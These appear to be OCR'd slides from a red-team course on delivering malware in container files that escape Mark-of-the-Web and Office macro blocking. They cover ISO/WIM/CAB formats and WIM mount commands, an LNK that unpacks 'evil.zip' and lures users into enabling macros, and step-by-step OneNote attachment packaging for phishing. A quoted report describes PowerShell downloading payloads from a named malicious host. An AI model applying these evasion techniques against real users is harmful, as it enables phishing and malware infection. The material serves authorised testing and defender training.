
Containerized Malware


» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag

» Office documents having MOTW flag are VBA-blocked.





Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer

Published Feb 07 2022 09:07 AM 96.2K Views

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted. Learn More

Containerized Malware

» **MOTW, We** *somewhat* **Evade**

» Some Container file formats *do not* propagate MOTW flag to inner files.

As pointed out by Outflank folks

- » **ISO / IMG**
- » 7zip*
- » CAB
- » VHD / VHDX
- » **WIM** – Windows Image

» *But be aware that MS changed MOTW detection logic to consider removable drives*

Powershell's **Expand-Archive** cmdlet does not propagate MOTW. This means, LNKs/CHMs running **Powershell** can unpack .ZIP without further propagating it.

Think of LNK that:
1. Locates evil.zip
2. Unpacks it
3. Opens up Report.xlsm
4. Lures user into enabling macros

» Inner file w/o MOTW

» **MOUNT .WIM:**

1. With powershell
```
PS> Mount-WindowsImage -ImagePath myarchive.wim -Path "C:\output\path\to\extract" -Index 1
```

2. With DISM
```
cmd> DISM /Mount-Wim /WimFile:myarchive.wim /Index:1 /MountDir:"C:\output\path\to\extract"
```

» **UNMOUNT .WIM:**

1. With powershell
```
PS> Dismount-WindowsImage -Path "C:\output\path\to\extract" -Discard
```

2. With DISM
```
cmd> DISM /Unmount-Wim /MountDir:"C:\output\path\to\extract" /discard
```

https://github.com/nmantani/archiver-MOTW-support-comparison

Comparison table of MOTW propagation support (as of 5 April 2023)

Name	Tested version	License	MOTW propagation	Note
"Extract all" built-in function of Windows Explorer	Windows 10 22H2	proprietary	Yes ✓	MOTW bypass vulnerabilities (fixed) *1
7-Zip	22.01	GNU LGPL	Yes ✓	Disabled by default *2
Bandizip	Standard Edition 7.30	freeware	Yes ✓	MOTW bypass vulnerability (fixed) *3 Only for specific file extensions *4
CubeICE	3.0.1	freeware / proprietary	Yes ✓	MOTW bypass vulnerability (fixed) *5
Explzh	8.95	proprietary for commercial use	Yes ✓	
NanaZip	2.0.450.0	MIT	Yes ✓	Disabled by default *6
PeaZip	9.1.0	GNU LGPL	Yes ✓	
Total Commander	10.52 (trial)	proprietary	Yes ✓	
TC4Shell	21.2.0 (trial)	proprietary	Yes ✓	
WinRAR	6.21 (trial)	proprietary	Yes ✓	Only for specific file extensions *7
WinZip	27.0 (trial)	proprietary	Yes ✓	
Ashampoo ZIP Free	1.0.7	freeware (registration required)	No ✗	
CAM UnZip	5.22.6.0	proprietary for commercial use	No ✗	
Expand-Archive cmdlet of PowerShell	7.3.3	MIT	No ✗	
Express Zip	10.00	proprietary for commercial use	No ✗	
File Compact	7.02	proprietary	No ✗	
IZArc	4.5	freeware	No ✗	
LhaForge	1.6.7	MIT	No ✗	
Lhaplus	1.74	freeware	No ✗	
PowerArchiver	21.00.18 (trial)	proprietary	No ✗	
StuffIt Expander	15.0.8	freeware	No ✗	
tar.exe (bsdtar) of Windows 10	3.5.2	BSD 2-clause	No ✗	
Universal Extractor 2	2.0.0 RC 3	GNU GPLv2	No ✗	
ZipGenious	6.3.2.3116	freeware	No ✗	
Zipware	1.6	freeware	No ✗	

https://blog.sevagas.com/IMG/pdf/redteam_with_onenote.pdf

OneNote-as-a-Container (patched)


» **OneNote cannot have VBA macros** (doesn't store OLE streams). **OneNote sections DO NOT propagate Mark-of-the-Web (as of Q4 2022).**


» OneNote Notebooks contain sections. Sections contain pages. Pages can contain File attachments (inserted OLE objects).

» Create Notebook -> modify section's title -> Fill first blank page title & contents
-> Insert -> File Attachment … -> Attach File


» Right click on Section -> Export… -> As OneNote Section (.one)

» **Deliver that .ONE section alongside with your Phishing**






We can embed lots of different files




OneNote-as-a-Container (patched)


We can review OneNote XML contents with C:\Training\Tools\OneNoteExplorer2016

- When opened from OneNote – we're first greeted with Warning prompt, then Protected View in Office -> then Macros get executed.
- **OneNote for Windows 10** vs **MS Office OneNote**
- **MOTW Bypass as of Q4 2022** ☺
  - **downside? User has to click about 4-5 Times to get infected :<**
- Caveats apply:
  - Files can only be embedded within Sections
  - We can change file's icon & extension – by manipulating XMLs
  - Programs execute as children of ONENOTE.EXE
  - Files are extracted into `%TEMP%\OneNote\16.0\Exported\{GUID}\NT\<NUM>\`





⚠ That prompt doesn't pop on **OneNote for Windows 10** ⚠



Examples in: `Exercises\day2\Containers\OneNote\Important.one`

OneNote-as-a-Container (patched)

» Q1 2023, currently heavily abused by Threat Actors.

» Now more and more perimeters start blocking .ONE files & Microsoft announced to fix OneNote MOTW bypass shortly

When the user goes against the warning and clicks 'OK,' the malicious behavior of the file will start to manifest. The WSF embedded in the OneNote file launches 'PowerShell' commands to download and execute two files from *a0745450[.]xsph[.]ru*.







Figure 4: The WSF contained on the OneNote attachment










https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/trojanized-onenote-document-leads-to-formbook-malware/
https://fourcore.io/blogs/hackers-using-microsoft-onenote-attachments-to-spread-malware
https://www.bleepingcomputer.com/news/security/hackers-now-use-microsoft-onenote-attachments-to-spread-malware/
https://www.spiceworks.com/it-security/application-security/news/hackers-exploit-onenote-malware/


RTF-as-a-Container (patched)


- RTF (RichText Format) **cannot have VBA macros**
- Can however embed files/objects just the same as OneNote. But **Office blocks it (therefore UNRELIABLE!)**
- Home -> Insert object
- However, here depending on Office version – **Macros can either get BLOCKED entirely or at User's discretion**











PDF-as-a-Container

» **PDF** can contain URL pointing to malware or **Attachments**


» Attachments are commonly used feature to package multiple docs into a single PDF

» Attachment can auto-open using Javascript in PDF

» We've seen Customers using PDFs with 10+ attached resources – on a daily basis

